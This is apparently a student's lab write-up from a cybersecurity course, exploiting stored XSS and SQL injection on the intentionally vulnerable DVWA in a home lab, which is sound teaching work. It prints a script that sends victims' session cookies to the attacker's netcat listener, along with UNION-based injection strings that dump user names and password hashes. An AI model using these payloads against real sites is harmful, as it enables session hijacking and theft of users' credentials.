

# EPICODE

CYBERSECURITY COURSE

BY MAX ALDROVANDI

17/05/2024

Web-site: <https://epicode.com/it>

Locality:

Via dei Magazzini Generali,  
6 Roma, Lazio 00154, IT

# PRACTICE EXERCISE S6/L5

---

## TRACK AND REQUIREMENTS:

In today's exercise, you are asked to exploit the vulnerabilities:

- XSS stored.
- SQL injection blind.


Present on the DVWA application running on the Metasploitable lab machine, where the security level=LOW should be preconfigured.


Purpose of the exercise:

- Retrieve session cookies of XSS stored victims and send them to a server under the attacker's control.
- Retrieve the passwords of users on the DB (exploiting SQLi).

## - CONNECTING KALI CON METASPLOITABLE

First we set up both kali and meta on the internal network card, and then verified that they were pinging






```
(kali㉿kali)-[~]
$ ping 192.168.40.200
PING 192.168.40.200 (192.168.40.200) 56(84) bytes of data:
64 bytes from 192.168.40.200: icmp_seq=1 ttl=64 time=18.6 ms
64 bytes from 192.168.40.200: icmp_seq=2 ttl=64 time=1.46 ms
64 bytes from 192.168.40.200: icmp_seq=3 ttl=64 time=12.2 ms
^C
— 192.168.40.200 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.459/10.746/18.556/7.057 ms

(kali㉿kali)-[~]
$
```

## - LOWERING SECURITY DVWA

We went to the DVWA by entering the IP address of Metasploitable on the KALI browser and then setting the security level to low.




## - STORED CROSS SITE SCRIPTING (XSS)


**Cross-Site Scripting (XSS)** is a type of **security vulnerability** typically found in **web applications**. It allows attackers to inject malicious scripts into content from otherwise trusted websites. The scripts can then execute in the context of the user's browser, leading to a range of malicious activities.

To perform this type of attack in our exercise we placed a script inside the 'XSS stored' section that would allow us to steal session cookies.

To do this, we initially had to enlarge the maximum number of characters that could be entered in the input by going to the front-end part of the site and modifying it.

Next, we inserted the script.





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

cookie

Message \*

<script>>window.location='http://192.168.40.100|12345/?cookie='+document.cookie</script>

Sign Guestbook

Name: test

Message: This is a test comment.

Before sending the script, we put 'netcat' listening on kali, then sent the script and looked at the result.

Workspace 1 Workspace 2 Workspace 3 Workspace 4

File Actions Edit View Help

```
(kali@kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=849505d95efd92bf66eb6c503c831800 HTTP/1.1
Host: 192.168.40.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.200/
Upgrade-Insecure-Requests: 1
```

---


## - SQL INJECTION BLIND

**SQL Injection** is a common security vulnerability that allows attackers to interfere with the queries an application makes to its database. In a **Blind SQL Injection attack**, the attacker **doesn't directly see the result of the injected query**, making it more challenging but still potentially very damaging. Instead, the attacker gathers information by observing the behavior of the application and the responses it produces.

To perform this type of attack in our exercise, we started by entering an always true condition in the query within the 'SQL Injection (blind)' section to see how the site would react.

To insert this always true condition we used the command:

**1' OR '1'='1**




After verifying that the site was vulnerable to this type of attack, we proceeded by inserting **UNION commands** into the query with the purpose of obtaining as output more information about the database due to the intersection of multiple queries.

So we proceeded by first entering the command:

```
1' UNION SELECT 1, database()#
```


To output the name of the database.



Then we entered the command:

```
1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
```


To output information about tables within the database 'dvwa'.



After that we entered the command:

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'##
```


To output the column names within the 'users' table.



Finally, we inserted the command:

```
1' UNION SELECT first_name, password FROM users##
```

To output the intersection between the 'first\_name' and 'password' columns within the 'users' table.





---

By doing so we obtained the name of all 'users' registered on the site matched with their password written in **HASH code**, from which the real password can be derived through John the Ripper for example.